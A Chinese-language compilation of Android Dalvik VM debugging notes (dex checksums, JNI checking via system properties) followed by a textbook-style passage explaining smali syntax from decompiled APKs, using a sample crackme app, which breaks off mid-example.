但是如果设备的存储器不可靠，就会发生数据损坏，这通常表现为重复的虚拟机崩溃。为了快速诊断这种失败，虚拟机提供了-Xcheckdexsum 参数，如果设置了，在内容被使用之前所有的 dex 文件都会进行和校验。

如果 dalvik.vm.check-dex-sum 特性被使能，那么应用框架会在虚拟机创建时提供这个参数。

为了使能额外的 dex 和校验，可以：

adbshell setprop dalvik.vm.check-dex-sum true

不正确的和校验会组织 dex 数据的使用，产生错误并写入 log 文件，如果设备曾经有过这样的问题，那么将这个特性写入/data/local.prop 很有用。

注意 dexdump 工具每次都会进行 dex 和校验，它也可以用于检测大量的文件。

九、产生标志位

在“Honeycomb”版本中引入了一系列的汇编，它们通过标志位写入虚拟机：

adb shell setprop dalvik.vm.extra-opts “flag1flag2 … flagN”

这些标志位之间用空格隔开。你可以指定任意多的标志位只要它们在系统特性值的长度范围内（目前是 92 个字符）。

这些额外的标志位会被加到命令行的底端，意味着它们会覆盖之前的设定。这些可以用于例如测试不同的-Xmx 的值即使 android 框架层已经设定过了。

---

jni check 的方法，可以对非法的 jni 调用做 check,

在/data/local.prop 里加上 dalvik.vm.checkjni=true, 然后重启
如果没有/data/local.prop 文件则自己创建一个放进去
没有 root 的可以试试下面的，重启你的浏览器就行了
adb shell setprop debug.checkjni 1

用 adb shell getprop dalvik.vm.checkjni 看看打印的是不是 true
http://www.cnblogs.com/likwo/archive/2012/09/14/2684348.html

打开 Android 系统中的 JNI 调试

VM 启动时需要一些启动参数，包含标准参数和非标准参数。这里涉及到两个标准参数：-Xcheck:jni 和-verbose:jni。
这两个参数都设置的话，JNI 调用路径就可以由 dalvikvm 打印出来，并通过 logcat 看到。

可以在下面这个文件中控制是否为 VM 添加这两个启动参数。
/frameworks/base/core/jni/AndroidRuntime.cpp

先看一下第一个代码片段

```
property_get("dalvik.vm.checkjni", propBuf, "");
    if (strcmp(propBuf, "true") == 0) {
        checkJni = true;
    } else if (strcmp(propBuf, "false") != 0) {
        /* property is neither true nor false; fall back on kernel parameter */
        property_get("ro.kernel.android.checkjni", propBuf, "");
        if (propBuf[0] == '1') {
            checkJni = true;
        }
    }
```

"dalvik.vm.checkjni"和 ro.kernel.android.checkjni 这两个系统属性控制着变量 checkJni，而 checkJni 这个变量的意义在于：

```
if (checkJni) {
        /* extended JNI checking */
        opt.optionString = "-Xcheck:jni";
        mOptions.add(opt);

... ...

        /* with -Xcheck:jni, this provides a JNI function call trace */
        opt.optionString = "-verbose:jni";
        mOptions.add(opt);
    }
```

可以看出，可以 checkJni 为 true，-Xcheck:jni 和-verbose:jni 这两个 VM 启动参数就会被用作启动 VM。
默认状态下，添加-verbose:jni 这个参数的两行代码是被注释掉的，如果需要调试的问题和 JNI 有关，可以把注释打开。
可惜的是，一旦 JNI 调试被打开，会打印大量的垃圾信息，所以得慎用。我还在继续寻找有没有更高

效的方法。

关于 VM 的启动参数参考下面这两篇文章
Java 启动参数
http://blog.csdn.net/ykdsg/archive/2010/03/06/5351828.aspx
java -verbose 命令
http://blog.csdn.net/wezly/archive/2010/03/03/5342887.aspx

http://blog.csdn.net/a345017062/article/details/6369535

smali 文件格式

摘至《Android 软件安全与逆向分析》

http://www.ituring.com.cn/article/26945

使用 Apktool 反编译 apk 文件后，会在反编译工程目录下生成一个 smali 文件夹，里面存放着所有反编译出的 smali 文件，这些文件会根据 程序包的层次结构生成相应的目录，程序中所有的类都会在相应的目录下生成独立的 smali 文件。如上一节中程序的主 Activity 名为 com.droider.crackme0502. MainActivity，就会在 smali 目录下依次生成 com\droider\ crackme0502 目录结构，然后在这个目录下生成 MainActivity.smali 文件。

smali 文件的代码通常情况下比较长，而且指令繁多，在阅读时很难用肉眼捕捉到重点，如果有阅读工具能够将特殊指令（例如条件跳转指令）高亮显 示，势必会让分析工作事半功倍，为此笔者专门为文本编辑器 Notepad++编写了 smali 语法文件来支持高亮显示与代码折叠，并以此作为 smali 代 码的阅读工具。

无论是普通类、抽象类、接口类或者内部类，在反编译出的代码中，它们都以单独的 smali 文件来存放。每个 smali 文件都由若干条语句组成，所有的语句都遵循着一套语法规范。在 smali 文件的头 3 行描述了当前类的一些信息，格式如下。

.class〈访问权限〉[修饰关键字]〈类名〉
.super〈父类名〉
.source〈源文件名〉
打开 MainActivity.smali 文件，头 3 行代码如下。
.class public Lcom/droider/crackme0502/MainActivity;

```
.super Landroid/app/Activity;
.source "MainActivity.java"
```

第 1 行“.class”指令指定了当前类的类名。在本例中，类的访问权限为 public，类名为“Lcom/droider/crackme0502/MainActivity;”，类名开头的 L 是遵循 Dalvik 字节码的相关约定，表示后面跟随的字符串为一个类。

第 2 行的“.super”指令指定了当前类的父类。本例中的“Lcom/droider/crackme0502/ MainActivity;”的父类为“Landroid/app/Activity;”。

第 3 行的“.source”指令指定了当前类的源文件名。

回想一下，在上一章中讲解 dex 文件格式时介绍的 DexClassDef 结构，这个结构描述了一个类的详细信息，该结构的第 1 个字段 classIdx 就是类的类型索引，第 3 个字段 superclassIdx 就是指向类的父类类型索引，第 5 个字段 sourceFileIdx 就是指向类的源文件名的字符串索引。baksmali 在解析 dex 文件时，也是通过这 3 个字段来获取相应的类的值。

注意 经过混淆的 dex 文件，反编译出来的 smali 代码可能没有源文件信息，因此，“.source”行的代码可能为空。

前 3 行代码过后就是类的主体部分了，一个类可以由多个字段或方法组成。smali 文件中字段的声明使用“.field”指令。字段有静态字段与实例字段两种。静态字段的声明格式如下。

```
# static fields
.field <访问权限> static [修饰关键字] <字段名>:<字段类型>
```

baksmali 在生成 smali 文件时，会在静态字段声明的起始处添加“static fields”注释，smali 文件中的注释与 Dalvik 语法一样，也是以井号“#”开头。“.field”指令后面跟着的是访问权限，可以是 public、private、protected 之一。修饰关键字描述了字段的其它属性，如 synthetic。指令的最后是字段名与字段类型，使用冒 号“：”分隔，语法上与 Dalvik 也是一样的。

实例字段的声明与静态字段类似，只是少了 static 关键字，它的格式如下。

```
# instance fields
.field <访问权限> [修饰关键字] <字段名>:<字段类型>
```

比如以下的实例字段声明。

```
# instance fields
.field private btnAnno:Landroid/widget/Button;
```

第 1 行的“instance fields”是 baksmali 生成的注释，第 2 行表示一个私有字段 btnAnno，它的类型为“Landroid/widget/Button;”。

如果一个类中含有方法，那么类中必然会有相关方法的反汇编代码，smali 文件中方法的声明使用“.method”指令。方法有直接方法与虚方法两种。直接方法的声明格式如下。

```
# direct methods
.method <访问权限> [修饰关键字] <方法原型>
    <.locals>
    [.parameter]
    [.prologue]
    [.line]
<代码体>
.end method
```

“direct methods”是 baksmali 添加的注释，访问权限和修饰关键字与字段的描述相同，方法原型描述了方法的名称、参数与返回值。“.locals”指 定了使用的局部变量的个数。“.parameter”指定了方法的参数，与 Dalvik 语法中使用“.parameters”指定参数个数不同，每个 “.parameter”指令表明使用一个参数，比如方法中有使用到 3 个参数，那么就会出现 3 条“.parameter”指令。“.prologue”指 定了代码的开始处，混淆过的代码可能去掉了该指令。“.line”指定了该处指令在源代码中的行号，同样的，混淆过的代码可能去除了行号信息。

虚方法的声明与直接方法相同，只是起始处的注释为“virtual methods”。

如果一个类实现了接口，会在 smali 文件中使用“.implements”指令指出。相应的格式声明如下。

```
# interfaces
.implements <接口名>
```

“# interfaces”是 baksmali 添加的接口注释，“.implements”是接口关键字，后面的接口名是 DexClassDef 结构中 interfacesOff 字段指定的内容。

如果一个类使用了注解，会在 smali 文件中使用“.annotation”指令指出。注解的格式声明如下。

```
# annotations
.annotation [注解属性] <注解类名>
    [注解字段 = 值]
.end annotation
```

注解的作用范围可以是类、方法或字段。如果注解的作用范围是类，“.annotation”指令会直接定义在 smali 文件中，如果是方法或字段，“.annotation”指令则会包含在方法或字段定义中。例如下面的代码。

```
# instance fields
.field public sayWhat:Ljava/lang/String;
    .annotation runtime Lcom/droider/anno/MyAnnoField;
        info = "Hello my friend"
    .end annotation
.end field
```

实例字段 sayWhat 为 String 类型，它使用了 com.droider.anno.MyAnnoField 注解，注解字段 info 值为“Hello my friend”。将其转换为 Java 代码为：

```
@ com.droider.anno MyAnnoField(info = "Hello my friend")
public String sayWhat;
```

内部类

Java 语言允许在一个类的内部定义另一个类，这种在类中定义的类被称为内部类（Inner Class）。内部类可分为成员内部类、静态嵌套类、方法内部类、匿名内部类。前面我们曾经说过，baksmali 在反编译 dex 文件的时候，会为每个类 单独生成了一个 smali 文件，内部类作为一个独立的类，它也拥有自己独立的 smali 文件，只是内部类的文件名形式为“[外部类]$[内部 类].smali”，例如下面的类。

```
class Outer {
    class Inner{}
}
```

baksmali 反编译上述代码后会生成两个文件：Outer.smali 与 Outer$Inner.smali。查看 5.2 节生成的 smali 文件，发现在 smali\com\droider\crackme0502 目录下有一个 MainActivity$ SNChecker.smali 文件，这个 SNChecker 就是 MainActivity 的一个内部类。打开这个文件，代码结构如下。

```
.class public Lcom/droider/crackme0502/MainActivity$SNChecker;
.super Ljava/lang/Object;
.source "MainActivity.java"

# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/droider/crackme0502/MainActivity;
.end annotation
.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x1
```

```
    name = "SNChecker"
.end annotation

# instance fields
.field private sn:Ljava/lang/String;
.field final synthetic this$0:Lcom/droider/crackme0502/MainActivity;

# direct methods
.method public constructor
<init>(Lcom/droider/crackme0502/MainActivity;Ljava/lang/String;)V
……
.end method

# virtual methods
.method public isRegistered()Z
……
.end method
```

发现它有两个注解定义块“Ldalvik/annotation/EnclosingClass;”与“Ldalvik/annotation/ InnerClass;”、两个实例字段 sn 与 this$0、一个直接方法 init()、一个虚方法 isRegistered()。注解定义块我们稍后进 行讲解。先看它的实例字段，sn 是字符串类型，this$0 是 MainActivity 类型，synthetic 关键字表明它是“合成”的，那 this$0 到底是个什么东西呢？

其实 this$0 是内部类自动保留的一个指向所在外部类的引用。左边的 this 表示为父类的引用，右边的数值 0 表示引用的层数。我们看下面的类。

```
public class Outer {                    //this$0
    public class FirstInner {            //this$1
        public class SecondInner {    //this$2
            public class ThirdInner {
        }
    }
}
```

每往里一层右边的数值就加一，如 ThirdInner 类访问 FirstInner 类的引用为 this$1。在生成的反汇编代码中，this$X 型字段都被指定了 synthetic 属性，表明它们是被编译器合成的、虚构的，代码的作者并没有声明该字段。

我们再看看 MainActivity$SNChecker 的构造函数，看它是如何初始化的。代码如下。

```
# direct methods
.method public constructor
<init>(Lcom/droider/crackme0502/MainActivity;Ljava/lang/String;)V
    .locals 0
```

```
    .parameter          #第一个参数 MainActivity 引用
    .parameter "sn"     #第二个参数字符串 sn

    .prologue
    .line 83
    iput-object p1, p0, Lcom/droider/crackme0502/MainActivity$SNChecker;
        ->this$0:Lcom/droider/crackme0502/MainActivity;    #将 MainActivity
引用
        赋值给 this$0
    invoke-direct {p0}, Ljava/lang/Object;-><init>()V    #调用默认的构造函
数
    .line 84
    iput-object p2, p0, Lcom/droider/crackme0502/MainActivity$SNChecker;->
    sn:Ljava/lang/String;
    #将 sn 字符串的值赋给 sn 字段
    .line 85
    return-void
.end method
```

细心的读者会发现，这段代码声明时使用“.parameter”指令指定了两个参数，而实际上却使用了 p0~p2 共 3 个寄存器，为什么会出现这种情 况呢？在第 3 章介绍 Dalvik 虚拟机时曾经讲过，对于一个非静态的方法而言，会隐含的使用 p0 寄存器当作类的 this 引用。因此，这里的确是使用了 3 个 寄存器：p0 表示 MainActivity$SNChecker 自身的引用，p1 表示 MainActivity 的引用，p2 表示 sn 字符串。另外，从 MainActivity$SNChecker 的构造函数可以看出，内部类的初始化共有以下 3 个步骤：首先是保存外部类的引用到本类的一个 synthetic 字段中，以便内部类的其它方法使用，然后是调用内部类的父类的构造函数来初始化父类，最后是对内部类自身进行初始化。

监听器

Android 程序开发中大量使用到了监听器，如 Button 的点击事件响应 OnClickListener、Button 的长按事件响应 OnLongClickListener、ListView 列表项的点击事件响应 OnItemSelected- Listener 等。由于监听器只是临时使用一次，没有什么复用价值，因此，在实际编写代码的过程中，多采用匿名内部类的形式来实现。如下面的按钮点击事 件响应代码。

```
btn.setOnClickListener(new android.view.View.OnClickListener() {

    @Override
    public void onClick(View v) {
        ……
    }
});
```

监听器的实质就是接口，在 Android 系统源码的 frameworks\base\core\java\android\view\ View.java 文件中可以发现 OnClickListener 监听器的代码如下。

```
public interface OnClickListener {
    /**
     * Called when a view has been clicked.
     *
     * @param v The view that was clicked.
     */
    void onClick(View v);
}
```

设置按钮点击事件的监听器只需要实现 View.OnClickListener 的 onClick()方法即可。打开 5.2 节的 MainActivity.smali 文件，在 OnCreate()方法中找到设置按钮点击事件监听器的代码如下。

```
.method public onCreate(Landroid/os/Bundle;)V
    .locals 2
    .parameter "savedInstanceState"
    ……
    .line 32
    iget-object v0, p0, Lcom/droider/crackme0502/MainActivity;->btnAnno:
    Landroid/widget/Button;
    new-instance v1, Lcom/droider/crackme0502/MainActivity$1; #新建一个
    MainActivity$1 实例
    invoke-direct {v1, p0}, Lcom/droider/crackme0502/MainActivity$1;
        -><init>(Lcom/droider/crackme0502/MainActivity;)V #初始化
MainActivity$1
        实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
        ->setOnClickListener(Landroid/view/View$OnClickListener;)V #设置按
钮
        点击事件监听器
    .line 40
    iget-object v0, p0, Lcom/droider/crackme0502/MainActivity;
        ->btnCheckSN:Landroid/widget/Button;
    new-instance v1, Lcom/droider/crackme0502/MainActivity$2; #新建一个
    MainActivity$2 实例
    invoke-direct {v1, p0}, Lcom/droider/crackme0502/MainActivity$2
        -><init>(Lcom/droider/crackme0502/MainActivity;)V; #初始化
MainActivity$2
        实例
    invoke-virtual {v0, v1}, Landroid/widget/Button;
        ->setOnClickListener(Landroid/view/View$OnClickListener;)V#设置按钮
```

```
        点击事件监听器
    .line 50
    return-void
.end method
```

OnCreate() 方法分别了调用按钮对象的 setOnClickListener()方法来设置点击事件的监听器。第一个按钮传入了一个 MainActivity$1 对象 的引用，第二个按钮传入了一个 MainActivity$2 对象的引用，我们到 MainActivity$1.smali 文件中看一下前者的实现，它的代 码大致如下。

```
.class Lcom/droider/crackme0502/MainActivity$1;
.super Ljava/lang/Object;
.source "MainActivity.java"

# interfaces
.implements Landroid/view/View$OnClickListener;

# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Lcom/droider/crackme0502/MainActivity;->onCreate(Landroid/os/
    Bundle;)V
.end annotation
.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x0
    name = null
.end annotation

# instance fields
.field final synthetic this$0:Lcom/droider/crackme0502/MainActivity;

# direct methods
.method constructor <init>(Lcom/droider/crackme0502/MainActivity;)V
    ......
.end method

# virtual methods
.method public onClick(Landroid/view/View;)V
    ......
.end method
```

在 MainActivity$1.smali 文件的开头使用了“.implements”指令指定该类实现了按钮点击事件的监听器接口，因此，这个 类实现了它的 OnClick()方法，这也是我们在分析程序时关心的地方。另外，程序中的注解与监听器的构造函数都是编译器为我们自己生成的，实际分析过 程中不必关心。

注解类

注解是 Java 的语言特性，在 Android 的开发过程中也得到了广泛的使用。Android 系统中涉及到注解的包共有两个：一个是 dalvik.annotation，该程序包下的注解不对外开放，仅供核心库与代码测试使用，所有的注解声明位于 Android 系统源码的 libcore\dalvik\src\ main\java\dalvik\annotation 目录下；另一个是 android.annotation，相应注解声明位于 Android 系统源 码的 frameworks\base\core\java\android\annotation 目录下。在前面介绍的 smali 文件中，可以发现很多代 码都使用到了注解类，首先是 MainActivity.smali 文件，其中有一段代码如下。

```
# annotations
.annotation system Ldalvik/annotation/MemberClasses;
    value = {
        Lcom/droider/crackme0502/MainActivity$SNChecker;
    }
.end annotation
```

MemberClasses 注解是编译时自动加上的，查看 MemberClasses 注解的源码，代码如下。

```
/**
 * A "system annotation" used to provide the MemberClasses list.
 */
@Retention(RetentionPolicy.RUNTIME)
@Target(ElementType.ANNOTATION_TYPE)
@interface MemberClasses {}
```

从注释可以看出，MemberClasses 注解是一个“系统注解”，作用是为父类提供一个 MemberClasses 列表。MemberClasses 即子类成员集合，通俗的讲就是一个内部类列表。

接着是 MainActivity$1.smali 文件，其中有一段代码如下。

```
# annotations
.annotation system Ldalvik/annotation/EnclosingMethod;
    value = Lcom/droider/crackme0502/MainActivity;->onCreate(Landroid/os/
    Bundle;)V
.end annotation
```

EnclosingMethod 注解用来说明整个 MainActivity$1 类的作用范围，其中的 Method 表明它作用于一个方法，而注解的 value 表明它位于 MainActivity 的 onCreate()方法中。与 EnclosingMethod 对应的还有 EnclosingClass 注解，在 MainActivity$SNChecker.smali 文件中有如下一段代码。

```
# annotations
.annotation system Ldalvik/annotation/EnclosingClass;
    value = Lcom/droider/crackme0502/MainActivity;
.end annotation

.annotation system Ldalvik/annotation/InnerClass;
    accessFlags = 0x1
    name = "SNChecker"
.end annotation
```

EnclosingClass 注解表明 MainActivity$SNChecker 作用于一个类，注解的 value 表明这个类是 MainActivity。在 EnclosingClass 注解的下面是 InnerClass，它表明自身是一个内部类，其中的 accessFlags 访 问标志是一个枚举值，声明如下。

```
enum {
    kDexVisibilityBuild          = 0x00,     /* annotation visibility */
    kDexVisibilityRuntime        = 0x01,
    kDexVisibilitySystem            = 0x02,
};
```

为 1 表明它的属性是 Runtime。name 为内部类的名称，本例为 SNChecker。 如果注解类在声明时提供了默认值，那么程序中会使用到 AnnotationDefault 注解。打开 5.2 小节 smali\com\droider\anno 目录下的 MyAnnoClass.smali 文件，有如下一段代码。

```
# annotations
.annotation system Ldalvik/annotation/AnnotationDefault;
    value = .subannotation Lcom/droider/anno/MyAnnoClass;
        value = "MyAnnoClass"
    .end subannotation
.end annotation
```

可以看到，此处的 MyAnnoClass 类有一个默认值为“MyAnnoClass”。

除了以上介绍的注解外，还有 Signature 与 Throws 注解。Signature 注解用于验证方法的签名，如下面的代码中，onItemClick()方法的原型与 Signature 注解的 value 值是一致的。

```
.method public onItemClick(Landroid/widget/AdapterView;Landroid/view/View;
IJ)V
    .locals 6
    .parameter
    .parameter "v"
    .parameter "position"
    .parameter "id"
    .annotation system Ldalvik/annotation/Signature;
```

```
        value = {
            "(",
            "Landroid/widget/AdapterView",
            "<*>;",
            "Landroid/view/View;",
            "IJ)V"
        }
    .end annotation
    ……
.end method
```

如果方法的声明中使用 throws 关键字抛出异常，则会生成相应的 Throws 注解。示例代码如下。

```
.method public final get()Ljava/lang/Object;
    .locals 1
    .annotation system Ldalvik/annotation/Throws;
        value = {
            Ljava/lang/InterruptedException;,
            Ljava/util/concurrent/ExecutionException;
        }
    .end annotation
    ……
.end method
```

示例的 get()方法抛出了 InterruptedException 与 ExecutionException 两个异常，将其转换为 Java 代码如下。

```
public final Object get() throws InterruptedException, ExecutionException {
    ……
}
```

以上介绍的注解都是自动生成的，用户不可以在代码中添加使用。在 Android SDK r17 版本中，android.annotation 增加了一个 SuppressLint 注解，它的作用是辅助开发人员去除代码检查器（Lint API check）添加的警告信息。比如在代码中声明了一个常量但在代码中没有使用它，代码检查器检测到后会在变量所在的代码行添加警告信息（通常的表现为在代 码行的最左边添加一个黄色惊叹号的小图标以及在变量名底部会加上一条黄色波浪线），将鼠标指向变量并停留片刻，代码检查器会给出提示建议，如图 5-1 所 示。




图 5-1　代码检查器提示

根据最后一条提示建议添加@SuppressWarnings(“unused”)注解后，警告信息消失。

另外，如果在程序代码中使用到的 API 等级比 AndroidManifest.xml 文件中定义的 minSdkVersion 要高，代码检查器会在 API 所在代码行添加错误信息。比如在代码中使用了 File 类的 getUsableSpace()方法，该 API 要求的最低 SDK 版本为 9，如果 minSdkVersion 指定的值为 8，那么代码检查器就会报错误提示，解决方法是在方法或方法所在类的前面添加“@TargetApi(9)”。

除了 SuppressLint 与 TargetApi 注解，android.annotation 包还提供了 SdkConstant 与 Widget 两 个注解，这两个注解在注释中被标记为“@hide”，即在 SDK 中是不可见的。SdkConstant 注解指定了 SDK 中可以被导出的常量字段 值，Widget 注解指定了哪些类是 UI 类，这两个注解在分析 Android 程序时基本上碰不到，此处就不去探究了。

自动生成的类

使用 Android SDK 默认生成的工程会自动添加一些类。这些类在程序发布后会仍然保留在 apk 文件中，目前最新版本的 Android SDK 为 r20 版，经过笔者研究，发现会自动生成如下的类。

首先是 R 类，这个类开发 Android 程序的读者应该会很熟悉，工程 res 目录下的每个资源都会有一个 id 值，这些资源的类型可以是字符串、图片、样式、颜色等。例如我们常见的 R.java 代码如下。

```
package com.droider.crackme0502;
public final class R {
    public static final class attr {        //属性
    }
    public static final class dimen {        //尺寸
        public static final int padding_large=0x7f040002;
        public static final int padding_medium=0x7f040001;
        public static final int padding_small=0x7f040000;
    }
    public static final class drawable {    //图片
        public static final int ic_action_search=0x7f020000;
```

```
        public static final int ic_launcher=0x7f020001;
    }
    public static final class id {            //id 标识
        public static final int btn_annotation=0x7f080000;
        public static final int btn_checksn=0x7f080002;
        public static final int edt_sn=0x7f080001;
        public static final int menu_settings=0x7f080003;
    }
    public static final class layout {        //布局
        public static final int activity_main=0x7f030000;
    }
    public static final class menu {        //菜单
        public static final int activity_main=0x7f070000;
    }
    public static final class string {        //字符串
        public static final int app_name=0x7f050000;
        public static final int hello_world=0x7f050001;
        public static final int menu_settings=0x7f050002;
        public static final int title_activity_main=0x7f050003;
    }
    public static final class style {        //样式
        public static final int AppTheme=0x7f060000;
    }
}
```

由于这些资源类都是 R 类的内部类，因此它们都会独立生成一个类文件，在反编译出的代码中，可以发现有 R.smali、R$attr.smali、 R$dimen.smali、R$drawable.smali、R$id.smali、R$layout.smali、R$menu.smali、R$string.smali、R$style.smali 等几个文件。

接下来是 BuildConfig 类，该类是在 Android SDK r17 版本中添加的，以后版本的 Android 程序中都有它的身影。这个类中只有一个 boolean 类型的名为 DEBUG 的字段，用来标识程序发布的版本 类型。它的值默认是 true，即程序以调试版本发布。由于这个类是自动生成的，如果想将它改为 false，需要先在 Eclipse 开发环境中点击菜单“Project→Build Automatically”关闭自动构建，然后点击菜单“Project→Clean”，现在使用右键菜单“Android Tools→Export Signed Application Package”导出程序，会发现此时 BuildConfig.DEBUG 的值为 false 了。

然后是注解类，如果在代码中使用了 SuppressLint 或 TargetApi 注解，程序中将会包含相应的注解类，在反编译后会在 smali\android\annotation 目录下生成相应的 smali 文件。

Android SDK r20 更新后，会在默认生成的工程中添加 android-support-v4.jar 文件。这个 jar 包是 Android SDK 中提供的兼容包，里面提供了高版本才有的如 Fragment、ViewPager 等控件供低版本的程序调用。关于该包的详细信息请参看

Android 官方文档：http://developer. android.com/tools extras/support-library.html。

阅读反编译的 smali 代码

循环语句

循环语句是程序开发中最常用的语句结构，在 Android 开发过程中，常见的循环结构有迭代器循环、for 循环、while 循环、do while 循环。我们在编写迭代器循环代码时，一般是如下形式的代码。

```
Iterator<对象> <对象名> = <方法返回一个对象列表>;
for (<对象> <对象名> : <对象列表>) {
    [处理单个对象的代码体]
}
```

或者：

```
Iterator<对象> <迭代器> = <方法返回一个迭代器>;
while (<迭代器>.hasNext()) {
    <对象> <对象名> = <迭代器>.next();
    [处理单个对象的代码体]
}
```

第一种方式的迭代是 for 关键字中将对象名与对象列表用冒号“：”隔开，然后在循环体中直接访问单个对象，这种方式的代码简练、可读性好，在实际的 编程过程中使用颇多。第二种方式是手动获取一个迭代器，然后在一个循环中调用迭代器中的 hasNext()方法检测是否为空，最后在代码循环体中调用其 next()方法来遍历迭代器。

将本节提供的示例程序 Circulate.apk 反编译，然后打开反编译工程 smali\com\droider\ circulate 目录下的 MainActivity.smali 文件，找到 iterator()方法的代码如下。

```
.method private iterator()V
    .locals 7
    .prologue
    .line 34
    const-string v4, "activity"
    invoke-virtual {p0, v4}, Lcom/droider/circulate/MainActivity;->
    getSystemService
         (Ljava/lang/String;)Ljava/lang/Object;    #获取 ActivityManager
    move-result-object v0
```

```
    check-cast v0, Landroid/app/ActivityManager;
    .line 35
    .local v0, activityManager:Landroid/app/ActivityManager;
    invoke-virtual {v0},
Landroid/app/ActivityManager;->getRunningAppProcesses()
    Ljava/util/List;
    move-result-object v2        #正在运行的进程列表
    .line 36
    .local v2, psInfos:Ljava/util/List;,

"Ljava/util/List<Landroid/app/ActivityManager$RunningAppProcessInfo;>;"
    new-instance v3, Ljava/lang/StringBuilder;    #新建一个 StringBuilder 对
象
    invoke-direct {v3}, Ljava/lang/StringBuilder;-><init>()V #调用
StringBuilder
                                                                构造
函数
    .line 37
    .local v3, sb:Ljava/lang/StringBuilder;
    invoke-interface {v2}, Ljava/util/List;->iterator()Ljava/util/Iterator;
#获取进程列表的迭代器
    move-result-object v4
    :goto_0    #迭代循环开始
    invoke-interface {v4}, Ljava/util/Iterator;->hasNext()Z        #开始迭
代
    move-result v5
    if-nez v5, :cond_0    #如果迭代器不为空就跳走
    .line 40
    invoke-virtual {v3}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
    String;
    move-result-object v4    # StringBuilder 转为字符串
    const/4 v5, 0x0
    invoke-static {p0, v4, v5}, Landroid/widget/Toast;->makeText
         (Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/
widget/
         Toast;
    move-result-object v4
    invoke-virtual {v4}, Landroid/widget/Toast;->show()V    # 弹出
StringBuilder
    的内容
    .line 41
    return-void    #方法返回
    .line 37
    :cond_0
```

```
    invoke-interface {v4}, Ljava/util/Iterator;->next()Ljava/lang/Object;
    #循环获取每一项
    move-result-object v1
    check-cast v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
    .line 38
    .local v1, info:Landroid/app/ActivityManager$RunningAppProcessInfo;
    new-instance v5, Ljava/lang/StringBuilder;    #新建一个临时的
StringBuilder
    iget-object v6, v1, Landroid/app/ActivityManager$RunningAppProcessInfo;
        ->processName:Ljava/lang/String;                #获取进程的进程名
    invoke-static {v6}, Ljava/lang/String;->valueOf(Ljava/lang/Object;)
    Ljava/lang/String;
    move-result-object v6
    invoke-direct {v5, v6}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/
    String;)V
    const/16 v6, 0xa    #换行符
    invoke-virtual {v5, v6}, Ljava/lang/StringBuilder;->append(C)Ljava/
    lang/StringBuilder;
    move-result-object v5 #组合进程名与换行符
    invoke-virtual {v5}, Ljava/lang/StringBuilder;->toString()Ljava/lang/
    String;
    move-result-object v5
    invoke-virtual {v3, v5}, Ljava/lang/StringBuilder; #将组合后的字符串添
加到
    StringBuilder 末尾
        ->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
    goto :goto_0        #跳转到循环开始处
.end method
```

这段代码的功能是获取正在运行的进程列表，然后使用 Toast 弹出所有的进程名。获取正在运行的进程列表使用 ActivityManager 类的 getRunningAppProcesses()方法，后者会返回一个 List< RunningAppProcessInfo>对象，在上面的代码中，调用了 List 的 iterator()来获取进程列表的迭代器，然后从标号 goto_0 开始进入迭代循环。在循环中首先调用迭代器的 hasNext()方法检测迭代器是否为空，如果迭代器为空就调用 Toast 弹出所有进程信息， 如果不为空，说明迭代器中的内容还没有取完，调用迭代器的 next()方法获取单个 RunningAppProcessInfo 对象，接着新建一个临时的 StringBuilder，将进程名与换行符组合后添加到循环开始前创建的 StringBuilder 中，最后使用 goto 语句跳转到循环体的开始处。

看完这一段代码，读者肯定会发现它与上面列出的 while 循环声明非常相似了！没错，第一种迭代器循环展开后就是第二种循环的实现，虽然彼此的 Java 代码不同，但生成的反汇编代码极具相似。总结一下，迭代器循环有如下特点：

- 迭代器循环会调用迭代器的 hasNext()方法检测循环条件是否满足。
- 迭代器循环中调用迭代器的 next()方法获取单个对象。

- 循环中使用 goto 指令来控制代码的流程。
- for 形式的迭代器循环展开后即为 while 形式的迭代器循环。

下面看看传统的 for 循环，找到 MainActivity.smali 文件中的 forCirculate()方法，代码如下。

```
.method private forCirculate()V
    .locals 8
    .prologue
    .line 47
    invoke-virtual {p0}, Lcom/droider/circulate/MainActivity;-
        >getApplicationContext()Landroid/content/Context;
    move-result-object v6
    invoke-virtual {v6}, Landroid/content/Context;        #获取
PackageManager
        ->getPackageManager()Landroid/content/pm/PackageManager;
    move-result-object v3
    .line 49
    .local v3, pm:Landroid/content/pm/PackageManager;
    const/16 v6, 0x2000
    .line 48
    invoke-virtual {v3, v6}, Landroid/content/pm/PackageManager;
        ->getInstalledApplications(I)Ljava/util/List;    #获取已安装的程序
列表
    move-result-object v0
    .line 50
    .local v0,
appInfos:Ljava/util/List;,"Ljava/util/List<Landroid/content/pm
    /ApplicationInfo;>;"
    invoke-interface {v0}, Ljava/util/List;->size()I    #获取列表中
ApplicationInfo
    对象的个数
    move-result v5
    .line 51
    .local v5, size:I
    new-instance v4, Ljava/lang/StringBuilder;    #新建一个 StringBuilder 对
象
    invoke-direct {v4}, Ljava/lang/StringBuilder;-><init>()V        #调用
    StringBuilder 的构造函数
    .line 52
    .local v4, sb:Ljava/lang/StringBuilder;
    const/4 v1, 0x0
    .local v1, i:I    #初始化 v1 为 0
    :goto_0    #循环开始
```

```
    if-lt v1, v5, :cond_0        #如果 v1 小于 v5，则跳转到 cond_0    标号处
    .line 56
